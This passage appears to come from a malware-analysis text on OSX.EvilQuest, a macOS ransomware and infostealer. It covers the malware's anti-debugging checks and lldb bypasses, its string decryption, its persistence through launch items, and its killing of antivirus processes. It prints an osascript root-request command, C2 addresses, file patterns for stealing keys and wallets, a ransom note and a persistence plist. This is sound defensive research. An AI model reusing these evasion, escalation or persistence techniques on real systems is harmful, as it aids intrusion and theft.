      "/Applications",
      "/",
      "/"
    ],
    "ppid" : 1375,
    "path" : "/bin/bash",
    "name" : "bash",
    "pid" : 1377
  },
  ...
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "mkdir",
      "/Library/mixednkey"
    ],
    "ppid" : 1377,
    "path" : "/bin/mkdir",
     "name" : "mkdir",
    "pid" : 1378
  },
  ...
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
```

```
    "arguments" : [
      "mv",
      "/Applications/Utils/patch",
      "/Library/mixednkey/toolroomd"
    ],
    "ppid" : 1377,
    "path" : "/bin/mv",
    "name" : "mv",
    "pid" : 1379
  },
  ...
}


# fs_usage -w -f filesystem

mkdir     /Library/mixednkey mkdir.5164
...

rename    /Applications/Utils/patch  mv.5167
...

fstatat64 /Library/mixednkey/toolroomd  chmod.5171
```

Let’s now extract both the `Mixed In Key 8` application and `patch` binary from the package, (via Suspicious Package):



First, let’s take a peek at the `Mixed In Key 8` application. Turns out it is (still) validly signed by the Mixed In Key developers (Mixed In Key, LLC (T4A2E2DEM7)):

...which means it is likely not modified by the malware authors.

> 📝 Note:
>
> Could the malware authors have compromised Mixed In Key, stolen their code signing certificate, surreptitiously modified the application, and then resigned it?
>
> Fair question and technically doable ...but if this were the case, the malware authors probably wouldn't have had to resort to such an unsophiscated infection mechanism (i.e. distributing the software for free via shady torrent sites), nor had to include another unsigned binary in the package.
>
> ...as we'll see shortly, this second binary ("patch"), is indeed the malware.

As the main application is validly signed by the developers, let's turn our attention to the `patch` file.

Via the `file` utility we can determine it is a 64-bit Mach-O binary, though the `codesign` utility indicates that is unsigned:

```
$ file patch
patch: Mach-O 64-bit executable x86_64

$ codesign -dvv patch
patch: code object is not signed at all
```

As `patch` is a binary (vs., say, a script) we continue our analysis by leveraging various static analysis tools that are either file-type agnostic, or are specifically tailored toward binary analysis. First we run the `strings` utility to extract any embedded (ASCII) strings ...as often such strings can provide valuable insight into the malware's logic and capabilities:

```
$ strings - patch

2Uy5DI3hMp7o0cq|T|14vHRz0000013
0ZPKhq0rEeUJ0GhPle1joWN30000033
0rzACG3Wr||n1dHnZL17MbWe0000013
3iHMvK0RFo0r3KGWvD28URSu06OhV61tdk0t22nizO3nao1q0000033
1nHITz08Dycj2fGpfB34HNa33yPEb|0NQnSi0j3n3u3JUNmG1uGElB3Rd72B0000033
...

--reroot
```

```
--silent
--noroot
--ignrp

Host: %s
GET /%s HTTP/1.0

encrypt
file_exists
generate_xkey

[tab]
[return]
[right-cmd]

/toidievitceffe/libtpyrc/tpyrc.c
/toidievitceffe/libpersist/persist.c
```

Extracting the embedded strings reveals:

- obfuscated strings (e.g. 2Uy5DI3hMp7o0cq|T|14vHRz0000013)
- command line arguments (e.g. --silent)
- networking requests (e.g. GET /%s HTTP/1.0)
- (file) encryption logic (e.g. generate_xkey)
- key mappings for a keylogger (e.g. [right-cmd])

...as well as as various paths, which contain a directory name (`toidievitceffe`) that unscrambles to "`effectiveidiot`".

> 📝 Note:
>
> Besides the scrambled directory name "effectiveidiot", continued analysis reveals other strings and function names containing the abbreviation "ei" (such as EI_RESCUE and ei_loader_main). Thus it seems likely that "effectiveidiot" is the malware's true moniker!

The output from the `strings` utility reveals a large number of embedded strings that appear obfuscated (e.g. `2Uy5DI3hMp7o0cq|T|14vHRz0000013`). These nonsensical strings likely indicate that `OSX.EvilQuest` employs anti-analysis logic (for example to "hide" sensitive strings). Shortly, we'll discuss how to generically break this anti-analysis logic and deobfuscate all such strings. First though, let's statically extract more information from the malware.

Recall that macOS's built-in `nm` utility can extract embedded information, such as functions names and system APIs invoked by the malware. Similar to the output of the `strings` utility, this information can provide insight into the malware's capabilities, as well as guide continued analysis.

So, let's run `nm` on the `patch` binary:

```
$ nm patch
                 U _CGEventGetIntegerValueField
                 U _CGEventTapCreate
                 U _CGEventTapEnable

                 U _NSAddressOfSymbol
                 U _NSCreateObjectFileImageFromMemory
                 U _NSDestroyObjectFileImage
                 U _NSLinkModule
                 U _NSLookupSymbolInModule
                 U _NSUnLinkModule
                 U _NXFindBestFatArch

                 U _connect
                 U _popen

000000010000a550 T __get_host_identifier
0000000100007c40 T __get_process_list
00000001000094d0 T __home_stub

000000010000a170 T __react_exec
000000010000a160 T __react_host
000000010000a470 T __react_keys
000000010000a500 T __react_ping
000000010000a300 T __react_save
0000000100009e80 T __react_scmd
000000010000a460 T __react_start

000000010000de60 T _eib_decode
000000010000dd40 T _eib_encode
000000010000dc40 T _eib_pack_c
000000010000e010 T _eib_secure_decode
000000010000dfa0 T _eib_secure_encode
0000000100013660 D _eib_string_fa
0000000100013708 S _eib_string_key
000000010000dcb0 T _eib_unpack_i
```

```
0000000010000e0d0 T _get_targets
0000000100007570 T _eip_decrypt
0000000100007310 T _eip_encrypt
0000000100007130 T _eip_key
00000001000071f0 T _eip_seeds

0000000100007aa0 T _is_debugging
0000000100007c20 T _prevent_trace
0000000100007bc0 T _is_virtual_mchn

0000000100008810 T _persist_executable
0000000100009130 T _install_daemon
```

We first see references to systems APIs, such as `CGEventTapCreate` and `CGEventTapEnable`, that are often leveraged to capture user keypresses (i.e. keylogging), as well as `NSCreateObjectFileImageFromMemory` and `NSLinkModule` which can be used for in-memory execution of binary payloads!

The output also contains a long list of function names ...names that map directly back to the malware's original source code and thus, unless specifically named incorrectly to mislead us, can provide invaluable insight into many aspects of the malware.

For example:

- `is_debugging`, `is_virtual_mchn`, `prevent_trace` may indicate that the malware implements various anti-(dynamic) analysis logic.
- `get_host_identifier`, `get_process_list`, may indicate (host) survey capabilities.
- `persist_executable`, `install_daemon`, are functions likely related to how the malware persists.
- `eib_secure_decode` and `eib_string_key`, may be responsible for decoding the obfuscated strings.
- `get_targets`, `is_target`, `eip_encrypt`, could contain the malware's purported ransomware logic.

Of course, the functionality should be verified either via static or dynamic analysis. However, their names alone, as noted, likely provide insight into the malware's inner workings.

Moreover, they will help focus continued analysis. For example, it would be wise to statically analyze what appear to be various anti-analysis functions (`is_debugging`, `is_virtual_mchn`, `prevent_trace`, etc.), before beginning a debugging session - as those functions may attempt to thwart such a session (and thus, will need to be bypassed).

Armed with a myriad of intriguing information collected via our static analysis triage, it's time to dig a little deeper. Let's now disassemble the `patch` binary.

Analysis (Command Line Options)

The core logic of the `patch` binary occurs within its `main` function, which is rather extensive.

First, the malware parses any command line parameters looking for `--silent`, `--noroot`, and `--ignrp`. If these command line arguments are present, the malware sets various variables (flags), as shown below. If we then analyze code that references these flags, we can ascertain their meaning.

`--silent`
If `--silent` is passed in via the command line, the malware sets a global variable to zero. This appears to instruct the malware to run "silently," for example suppressing the printing of error messages.

```
01  0x000000010000C375  cmp     [rbp+silent], 1
02  0x000000010000C379  jnz     skipErrMsg
03  ...
04  0x000000010000C389  lea     rdi, "This application has to be run by root"
05  0x000000010000C396  call    _printf
```

This flag is also passed to the `ei_rootgainer_main` function, which influences how the malware (running as a normal user) may request root privileges:

```
01  0x000000010000C2EB   lea     rdx, [rbp+silent]
02  0x000000010000C2EF   lea     rcx, [rbp+var_34]
03  0x000000010000C2F3   call    _ei_rootgainer_main
```

Interestingly, this flag is explicitly initialized to zero (and set to zero again if the `--silent` parameter is specified), though appears to never be set to 1 (true). Thus, the malware will always run in "silent" mode, even if `--silent` is not specified. It's

possible that, in a debug build of the malware, the flag could be initialized to 1 as the default value.

`--noroot`

If `--noroot` is passed in via the command line, the malware sets another flag to 1 (true). Various code within the malware then checks this flag and, if set, takes different actions ...for example skipping the request for root privileges:

```
01  0x0000000010000C2D6   cmp     [rbp+noRoot], 0
02  0x0000000010000C2DA   jnz     noRequestForRoot
03  0x0000000010000C2F3   call    ei_rootgainer_main
```


📝 Note:

The ei_rootgainer_main function simply calls into a helper function (run_as_admin_async) to execute the following command:

```
osascript -e "do shell script \"sudo %s\" with administrator privileges"
```

...substituting itself for the "%s".

This results in the following authentication prompt:



If the user provides appropriate credentials, the malware will have "gained" root privileges.

The `--noroot` argument is also passed to a persistence function (`ei_persistence_main`) to dictate how the malware persists (as a launch daemon or a launch agent):

```
0x0000000010000C094   mov     ecx, [rbp+noRoot]
0x0000000010000C097   mov     r8d, [rbp+var_24]
0x0000000010000C09B   call    _ei_persistence_main
```

`--ignrp`
If `--ignrp` ("ignore persistence") is passed in via the command line, the malware sets a flag to 1 and instructs itself not to manually start any persisted launch items.

We can confirm this by examining disassembled code in the `ei_selfretain_main` function, which contains logic to load persisted components. This function first checks the flag and, if it's not set, the function simply returns ...without loading the persisted items:

```
0x0000000010000B786   cmp     [rbp+ignorePersistence], 0
0x0000000010000B78A   jz      leave
```

> 📝 Note:
>
> Even if the --ignrp command line option is specified, the malware itself will still persist ...and thus be automatically (re)started each time an infected system is rebooted and/or the user logs in.

Analysis (Anti-Analysis Logic)

Once the malware has parsed any specified command line options, it executes a function named `is_virtual_mchn` and exits if it returns a non-zero value:

```
if(is_virtual_mchn(0x2) != 0x0) {
    exit();
}
```

Let's take a closer look at the decompilation of this function, as we want to ensure the malware runs (or can be coerced to run) in a virtual machine ...such that we can analyze it dynamically.

```
01  int is_virtual_mchn(int arg0) {
02
03     var_10 = time();
04     sleep(arg0);
05     rax = time();
06     rdx = 0x0;
07
08     if (rax - var_10 < arg0) {
09        rdx = 0x1;
10     }
11
12     rax = rdx;
13     return rax;
14  }
```

The `is_virtual_mchn` function invokes the `time` function twice, with a call to a `sleep` in between. It then compares if the differences between the two calls to `time` match the amount of time that the code slept for. Why? To detect sandboxes that patch (speedup) calls to `sleep`:

> *"Sleep Patching Sandboxes will patch the sleep function to try to outmaneuver malware that uses time delays. In response, malware will check to see if time was accelerated. Malware will get the timestamp, go to sleep and then again get the timestamp when it wakes up. The time difference between the timestamps should be the same duration as the amount of time the malware was programmed to sleep. If not, then the malware knows it is running in an environment that is patching the sleep function, which would only happen in a sandbox."* [14]

This means that, in reality, the `is_virtual_mchn` function is more of a sandbox check and may not detect a (standard) virtual machine. That's good news for our future debugging efforts.

Before continuing on, let's discuss the other anti-analysis mechanisms employed by the malware ...as such logic could thwart our analysis efforts. Perusing the output of the `strings` utility, we see (what appear to be) other anti-debugging functions: `is_debugging` and `prevent_trace`.

The `is_debugging` function is implemented at address `0x0000000100007AA0`. Looking at the disassembly of this function, we see the malware invoking the `sysctl` function with `CTL_KERN`, `KERN_PROC`, `KERN_PROC_PID`, and its pid (obtained via the `getpid()` API function):

```
;is_debugging
0000000100007adc         call       getpid()
0000000100007ae1         mov        dword [rbp+var_2A0], 0x1 ;CTL_KERN
0000000100007aeb         mov        dword [rbp+var_29C], 0xe ;KERN_PROC
0000000100007af5         mov        dword [rbp+var_298], 0x1 ;KERN_PROC_PID
0000000100007aff         mov        qword [rbp+var_2B8], rax ;process id (pid)
...
0000000100007b0f         lea        rdi, qword [rbp+var_2A0]
...
0000000100007b47         call       sysctl

```

Once this has returned, the malware checks if the `P_TRACED` flag is set (in the `info.kp_pro` structure, populated by the call to `sysctl`). As this flag is only set if the process is being debugged, this allows the malware to determine if it is being debugged.

> 📝 Note:
>
> Does this sysctl/P_TRACED check look familiar? It should, as it's a common anti-debugger check - that was (also) discussed in the previous chapter.

If the `is_debugging` function detects a debugger, it returns a non-zero value ...as shown in a (re)construction below:

```
int is_debugging(int arg0, int arg1) {

  int isDebugged = 0;

  mib[0] = CTL_KERN;
  mib[1] = KERN_PROC;
  mib[2] = KERN_PROC_PID;
  mib[3] = getpid();

  sysctl(mib, 0x4, &info, &size, NULL, 0);

  if(P_TRACED == (info.kp_proc.p_flag & P_TRACED)) {
```

```
13      isDebugged = 0x1;
14    }
15
16    return isDebugged;
17  }
```

Code, such as the `ei_persistence_main` function, invokes the `is_debugging` function and promptly terminates if a debugger is detected:

```
01  int ei_persistence_main(...) {
02
03    //debugger check
04    if (is_debugging(arg0, arg1) != 0x0) {
05              exit(0x1);
06    }
```

To circumvent this anti-analysis logic (so the malware can be analyzed in a debugger), we can either modify OSX.EvilQuest's binary and patch out this code, or use a debugger to subvert the malware's execution state in memory. The latter proves straightforward, as we can simply zero out the return value from the `is_debugging` function.

Specifically, we first set a breakpoint on the instruction immediately following the call to the `is_debugging` function (`0x000000010000b89f:`), which checks the return value via a `cmp eax, 0x0`. Once the breakpoint is hit, we set the RAX register to zero (via `reg write $rax 0`) ...leaving the malware blind to the fact that it's being debugged:

```
$ lldb patch
(lldb) target create "patch"
...

(lldb) b 0x10000b89f

* thread #1, queue = 'com.apple.main-thread'
  stop reason = breakpoint 1.1
->  0x10000b89f: cmpl   $0x0, %eax
    0x10000b8a2: je     0x10000b8b2
    0x10000b8a8: movl   $0x1, %edi
    0x10000b8ad: callq  exit


(lldb) reg read $rax
       rax = 0x0000000000000001
```

```
(lldb) reg write $rax 0
(lldb) c
```

We're not quite done yet, as the malware also contains a function named `prevent_trace` ...which, as the name suggests, attempts to prevent tracing via a debugger.

Here's the complete disassembly of the `prevent_trace` function (address `0x0000000100007c20`):

```
01  ;prevent_trace
02  0000000100007c20        push    rbp
03  0000000100007c21        mov     rbp, rsp
04  0000000100007c24        call    getpid
05  0000000100007c29        xor     ecx, ecx
06  0000000100007c2b        mov     edx, ecx
07  0000000100007c2d        xor     ecx, ecx
08  0000000100007c2f        mov     edi, 0x1f ;PT_DENY_ATTACH
09  0000000100007c34        mov     esi, eax  ;process id (pid)
10  0000000100007c36        call    ptrace
11  0000000100007c3b        pop     rbp
12  0000000100007c3c        ret
```

At `0x0000000100007c36`, the function invokes `ptrace` with the `PT_DENY_ATTACH` flag. As noted in the previous chapter, this hinders debugging in the following ways:

- Once this call has been made, any attempt to attach a debugger will fail.
- If a debugger is already attached, once this call has been made, the process will immediately terminate.

To subvert this logic (so that the malware can be debugged), we again leverage the debugger to avoid the call to `prevent_trace` all together. How? First, we set a breakpoint on the call to `prevent_trace` at `0x000000010000b8b2`. Once hit, we then modify the value of the instruction pointer (RIP) to point to the next instruction (at `0x000000010000b8b7`). This ensures the problematic call to `ptrace` is never executed!

In the case of `OSX.EvilQuest`, all the anti-debugger calls are invoked from a single function (`ei_persistence_main`). Thus, we can actually set a single breakpoint within the `ei_persistence_main` function, and then manually modify the instruction pointer to simply jump past both (anti-debugging) calls!

However, as the `ei_persistence_main` function is called multiple times, our breakpoint will be hit multiple times, requiring us to manually modify RIP each time. Or not ...we can add a breakpoint command to instruct the debugger to automatically modify RIP and then continue. Specifically, we first set a breakpoint at the `call is_debugging` instruction (`0x000000010000B89A`). Once the breakpoint is set, via the `br command add` debugger command, we instruct the debugger to modify `RIP` to the address immediately following the call to `prevent_trace` (`0x000000010000B8B7`):

```
$ lldb patch

(lldb) b 0x000000010000B89A
Breakpoint 1: where = patch`patch[0x000000010000b89a], address = 0x000000010000b89a
(lldb) br command add 1
Enter your debugger command(s).  Type 'DONE' to end.
> reg write $rip 0x000000010000B8B7
> continue
> DONE
```

Now, both the call to `is_debugging` and `prevent_trace` will be (automatically) skipped! With `OSX.EvilQuest`'s anti-analysis logic fully thwarted, our analysis can continue uninhibited.

Analysis ('Is Infected' Check & Obfuscated Strings)

Back in the main function, the malware gathers some basic user information, such as the value of the "HOME" environment variable, and then invokes a function named `extract_ei`. This function attempts to read `0x20` bytes of "trailer" data from the end of its on-disk binary image. However, as a function named `unpack_trailer` (invoked by `extract_ei`) returns 0 (false), a check for the magic value of `0xDEADFACE` fails:

```
01  ;rcx: trailer data
02  0x0000000100004A39   cmp     dword ptr [rcx+8], 0DEADFACEh
03  0x0000000100004A40   mov     [rbp+var_38], rax
04  0x0000000100004A44   jz      notInfected
```

> 📝 Note:
>
> Subsequent analysis uncovered the fact that the 0xDEADFACE value is placed at the end of other binaries the malware infects! In other words, this is the malware checking if

```
it is running via a “host” binary ...one that it has (locally) virally infected.

...more on this insidious capability shortly!
```

As no trailer data is found, the `extract_ei` function returns 0, which causes the malware to skip certain (re)persistence logic …logic that appears to persist the malware as a daemon:

```
01  ;rcx: trailer data
02  ; if no trailer data is found, this logic is skipped!
03  if (extract_ei(*var_10, &var_40) != 0x0) {
04     persist_executable_frombundle(var_48, var_40, var_30, *var_10);
05     install_daemon(var_30, ei_str("0hC|h71FgtPJ32afft3EzOyU3xFA7q0{LBx..."),
06                    ei_str("0hC|h71FgtPJ19|69c0m4GZL1xMqqS3kmZbz3FWvlD..."), 0x1);
07
08     var_50 = ei_str("0hC|h71FgtPJ19|69c0m4GZL1xMqqS3kmZbz3FWvlD1m6d3j0000073");
09     var_58 = ei_str("20HBC332gdTh2WTNhS2CgFnL2WBs2l26jxCi0000013");
10     var_60 = ei_str("1PbP8y2Bxfxk0000013");
11     ...
12     run_daemon_u(var_50, var_58, var_60);
13     ...
14     run_target(*var_10);
15  }
```

What’s also notable about this decompiled code is that it appears that various values of interest to us, such as the likely name and path of the daemon, are obfuscated.

As these obfuscated strings are passed to the `ei_str` function, it seems reasonable to assume that this is the function responsible for string deobfuscation:

```
01  ;string deobfuscation?
02  var_50 = ei_str("0hC|h71FgtPJ19|69c0m4GZL1xMqqS3kmZbz3FWvlD1m6d3j0000073");
03  var_58 = ei_str("20HBC332gdTh2WTNhS2CgFnL2WBs2l26jxCi0000013");
04  var_60 = ei_str("1PbP8y2Bxfxk0000013");
```

Of course, such assumptions should be confirmed.

Taking a closer look at the decompilation of the `ei_str` function reveals a one-time initialization of a variable named `eib_string_key`, followed by a call into a function named `eib_secure_decode`, which then calls a method named `tpdcrypt`. The decompilation also

reveals that the `ei_str` function takes a single parameter (the obfuscated string) and returns its deobfuscated value:

```
01  int ei_str(char* arg0) {
02
03     var_10 = arg0;
04     if (*_eib_string_key == 0x0) {
05        *eib_string_key = eip_decrypt(_eib_string_fa, 0x6b8b4567);
06     }
07     var_18 = 0x0;
08     rax = strlen();
09     rax = eib_secure_decode(var_10, rax, *eib_string_key, &var_18);
10     var_20 = rax;
11     if (var_20 == 0x0) {
12        var_8 = var_10;
13     }
14     else {
15        var_8 = var_20;
16     }
17     rax = var_8;
18     return rax;
19  }
```

As noted in the previous chapter on overcoming anti-analysis logic, we don't actually have to concern ourselves with the details of the deobfuscation (or decryption) algorithm. We can simply set a debugger breakpoint at the end of the `ei_str` function, and print out the (now) deobfuscated string which is held in the `RAX` register. This is illustrated below where, after setting a breakpoint at the start (`0x100000c20`) and end of the `ei_str` function (`0x100000cb5`), we are able to print out both the obfuscated string ("`1bGvIR16wpmp1uNjl83EMxn43AtszK1T6...HRCIR3TfHDd0000063`") and its deobfuscated value ...a template for the malware's launch item persistence:

```
$ lldb patch
(lldb) target create "patch"
...

(lldb) b 0x100000c20
(lldb) b 0x100000cb5


* thread #1, queue = 'com.apple.main-thread'
  stop reason = breakpoint 1.1
```

```
->  0x100000c20: pushq  %rbp
    0x100000c21: movq   %rsp, %rbp
    0x100000c24: subq   $0x30, %rsp

(lldb) x/s $rdi
0x10001151f: "1bGvIR16wpmp1uNjl83EMxn43AtszK1T6...HRCIR3TfHDd0000063"

(lldb) c
* thread #1, queue = 'com.apple.main-thread'
  stop reason = breakpoint 2.1
->  0x100000cb5: retq

(lldb) x/s $rax
0x1002060d0: "<?xml version="1.0" encoding="UTF-8"?>\n<!DOCTYPE plist PUBLIC
"-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">\n<plist
version="1.0">\n<dict>\n<key>Label</key>\n<string>%s</string>\n\n<key>ProgramArguments<
/key>\n<array>\n<string>%s</string>\n<string>--silent</string>\n</array>\n\n<key>RunAtL
oad</key>\n<true/>\n\n<key>KeepAlive</key>\n<true/>\n\n</dict>\n</plist>"
```

However, the "downside" to this approach is that we'll only decrypt strings when the malware invokes the `ei_str` function and our debugger breakpoint is hit. Thus, if an encrypted string is (only) referenced in blocks of code that aren't executed, such as the persistence logic that is only invoked when the malware is executed from within an infected file, we won't ever see it's decrypted value. For analysis purposes, we want to decrypt all the strings!

We know the malware can (obviously) decrypt all its strings via calls into the `ei_str` function. For analysis purposes, it would be great to coerce the malware to decrypt all these strings for us. Recall in the last chapter we showed how to create an injectable library dynamic library capable of exactly this! Specifically, once loaded into `OSX.EvilQuest`, it first resolves the address of the malware's `ei_str` function and then invokes this function on all of the obfuscated strings embedded in the malware:

```
$ DYLD_INSERT_LIBRARIES=decryptor.dylib patch

decrypted string (0x10eb675ec): andrewka6.pythonanywhere.com
decrypted string (0x10eb67624): ret.txt

decrypted string (0x10eb67a95): *id_rsa*/i
decrypted string (0x10eb67ab5): *.pem/i
decrypted string (0x10eb67ad5): *.ppk/i
decrypted string (0x10eb67af5): known_hosts/i
decrypted string (0x10eb67b15): *.ca-bundle/i
decrypted string (0x10eb67b35): *.crt/i
```

```
decrypted string (0x10eb67bd5): *key*.pdf/i
decrypted string (0x10eb67bf5): *wallet*.pdf/i
decrypted string (0x10eb67c15): *key*.png/i
decrypted string (0x10eb67c35): *wallet*.png/i
decrypted string (0x10eb67c55): *key*.jpg/i

decrypted string (0x10eb6843f): /Library/AppQuest/com.apple.questd
decrypted string (0x10eb68483): /Library/AppQuest
decrypted string (0x10eb684af): %s/Library/AppQuest
decrypted string (0x10eb684db): %s/Library/AppQuest/com.apple.questd

decrypted string (0x10eb6851f):
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>%s</string>

<key>ProgramArguments</key>
<array>
<string>%s</string>
<string>--silent</string>
</array>

<key>RunAtLoad</key>
<true/>

<key>KeepAlive</key>
<true/>

</dict>
</plist>

decrypted string (0x10eb68817): NCUCKOO7614S
decrypted string (0x10eb68837): 167.71.237.219

decrypted string (0x10eb6893f): Little Snitch
decrypted string (0x10eb6895f): Kaspersky
decrypted string (0x10eb6897f): Norton
decrypted string (0x10eb68993): Avast
decrypted string (0x10eb689a7): DrWeb
decrypted string (0x10eb689bb): Mcaffee
decrypted string (0x10eb689db): Bitdefender
decrypted string (0x10eb689fb): Bullguard

decrypted string (0x10eb68b54): YOUR IMPORTANT FILES ARE ENCRYPTED
```

```
Many of your documents, photos, videos, images and other files are no longer accessible
because they have been encrypted. Maybe you are busy looking for a way to recover your
files, but do not waste your time. Nobody can recover your file without our decryption
service.
...
Payment has to be deposited in Bitcoin based on Bitcoin/USD exchange rate at the moment
of payment. The address you have to make payment is:

decrypted string (0x10eb6939c): 13roGMpWd7Pb3ZoJyce8eoQpfegQvGHHK7
decrypted string (0x10eb693bf): Your files are encrypted

decrypted string (0x10eb6997e): READ_ME_NOW
decrypted string (0x10eb699da): .zip
...
decrypted string (0x10eb69b6a): .doc
decrypted string (0x10eb69b7e): .txt

decrypted string (0x10eb69efe): .html
decrypted string (0x10eb69f12): .xml
decrypted string (0x10eb69f26): .json
decrypted string (0x10eb69f3a): .js
decrypted string (0x10eb69f4e): .sqlite
decrypted string (0x10eb69f6e): .pptx
decrypted string (0x10eb69f82): .pkg
```

Amongst the decrypted output, we find many revealing strings that appear to be:

- Addresses of servers, potentially used for command and control: `andrewka6.pythonanywhere.com`, `167.71.237.219`
- Regular expressions for files of interest, relating to keys, certificates, and wallets: `*id_rsa*/i`, `*key*.pdf/i`, `*wallet*.pdf`, etc…
- An embedded property list file, for launch item persistence.
- Security products: Little Snitch, Kaspersky, etc…
- (de)Ransom instructions and target file extensions: `.zip`, `.doc`, `.txt`, etc…

These decrypted strings provide (more) insight into many facets of the malware, and will aid us in our continued analysis.

📝 Note:

Scott Knight (@sdotknight) created an open-source python script capable of statically decrypting the strings (and other components) of OSX.EvilQuest.

See:

thiefquest_decrypt.py [15]

Analysis (Persistence)

We noted that the `patch` binary does not contain any "trailer" data (i.e. the infection marker), thus the (re)persistence-related block of code (mentioned above) is skipped.

However, the malware still persists itself by invoking a function named `ei_persistence_main`. Let's take a closer look at this function, which can be found at `0x000000010000b880`. A simplified disassembly of the function is provided below:

```
01  int ei_persistence_main(...) {
02
03      if (is_debugging(...) != 0x0) {
04          exit(0x1);
05      }
06      prevent_trace();
07      kill_unwanted(...);
08
09      persist_executable(...);
10      install_daemon(...);
11      install_daemon(...);
12      ei_selfretain_main(...);
13      ...
14  }
```

Before persisting, the malware invokes the `is_debugging` and `prevent_trace` functions which, as we discussed above, seek to prevent dynamic analysis via a debugger. As they are trivial to bypass, they don't present any real obstacle to our continued analysis.

Next, `ei_persistence_main` invokes the `kill_unwanted` function. This first enumerates all running processes via a call to `get_process_list`, and then compares each process with an encrypted list of programs that are hard coded within the malware (stored in a global variable named, `EI_UNWANTED`).

Thanks to our injectable decryptor library, we have access to the decrypted list of programs:

```
$ DYLD_INSERT_LIBRARIES=/tmp/decryptor.dylib patch

...

decrypted string (0x10eb6893f): Little Snitch
decrypted string (0x10eb6895f): Kaspersky
decrypted string (0x10eb6897f): Norton
decrypted string (0x10eb68993): Avast
decrypted string (0x10eb689a7): DrWeb
decrypted string (0x10eb689bb): Mcaffee
decrypted string (0x10eb689db): Bitdefender
decrypted string (0x10eb689fb): Bullguard
```

...looks like a list of common security and anti-virus products that may inhibit or detect the malware's actions!

And what does `OSX.EvilQuest` do if it finds a process that matches an item on the `EI_UNWANTED` list? It terminates the process via the `kill` system call, and removes its executable bit via `chmod`:

```
01  00000001000082fb        mov       rdi, qword [rbp+currentProcess]
02  00000001000082ff        mov       rsi, rax   ;process from EI_UNWANTED
03  0000000100008302        call      strstr
04  0000000100008307        cmp       rax, 0x0
05  000000010000830b        je        noMatch
06
07  0000000100008311        mov       edi, dword [rbp+currentProcessPID]
08  0000000100008314        mov       esi, 0x9   ;SIG_KILL
09  0000000100008319        call      kill
10  ...
11  000000010000832e        mov       rdi, qword [rbp+currentProcess]
12  0000000100008332        mov       esi, 0x29a ;666
13  0000000100008337        call      chmod
```

We can observe this by executing its binary (`patch`, or once installed, toolroomd) in a debugger and setting a breakpoint on the call to `kill` at `0x100008319`.

If we then create a process that matches any of the items on the "unwanted list," such as "Kaspersky," our breakpoint will be hit:

```
$ lldb /Library/mixednkey/toolroomd

...

Process 1397 stopped

* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
->  0x100008319: callq  0x10000ff2a  ;kill
    0x10000831e: cmpl   $0x0, %eax

(lldb) reg read $rdi
     rdi = 0x00000000000005b1
(lldb) reg read $rsi
     rsi = 0x0000000000000009
```

Dumping the arguments passed to `kill` reveals `OSX.EvilQuest` sending a `SIG_KILL` (9) to the "Kaspersky" process (process ID: `0x5B1`).

Once the malware has killed any programs it deems "unwanted," it invokes a function named `persist_executable` to create a copy of the malware in the user's `Library/` directory (as `AppQuest/com.apple.questd`). This can be observed passively via Objective-See's FileMonitor [16]:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter toolroomd
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Library/AppQuest/com.apple.questd",
    "process" : {
      ...
      "pid" : 1505
      "name" : "toolroomd",
      "path" : "/Library/mixednkey/toolroomd",
    }
  }
}
```

If the malware is running as root (which is likely the case, as the installer requested elevated permissions), it will *also* copy itself to `/Library/AppQuest/com.apple.questd`.

```
$ md5 /Library/AppQuest/com.apple.questd
MD5 (/Library/AppQuest/com.apple.questd) = 322f4fb8f257a2e651b128c41df92b1d

$ md5 ~/Library/AppQuest/com.apple.questd
MD5 (/Users/user/Library/AppQuest/com.apple.questd) = 322f4fb8f257a2e651b128c41df92b1d
```

Once the malware has copied itself, it persists the copy as a launch item. The function responsible for this logic is named `install_daemon` (at `0x0000000100009130`) ...which is invoked twice.

Let's dump the arguments passed to the `install_daemon` the first time it's being called:

```
$ lldb /Library/mixednkey/toolroomd

...

* thread #1, stop reason = breakpoint 1.1
frame #0: 0x0000000100009130 toolroomd
->  0x100009130: pushq  %rbp
    0x100009131: movq   %rsp, %rbp
    0x100009134: subq   $0x150, %rsp
    0x10000913b: movq   %rdi, -0x10(%rbp)

Target 0: (toolroomd) stopped.
(lldb) x/s $rdi
0x7ffeefbffc94: "/Users/user"

(lldb) x/s $rsi
0x100114a20: "%s/Library/AppQuest/com.apple.questd"

(lldb) x/s $rdx
0x100114740: "%s/Library/LaunchAgents/"
```

Using theses passed in parameters, the function builds a path for a launch item agent property list (e.g. `/Users/user/Library/LaunchAgents/com.apple.questd.plist`).

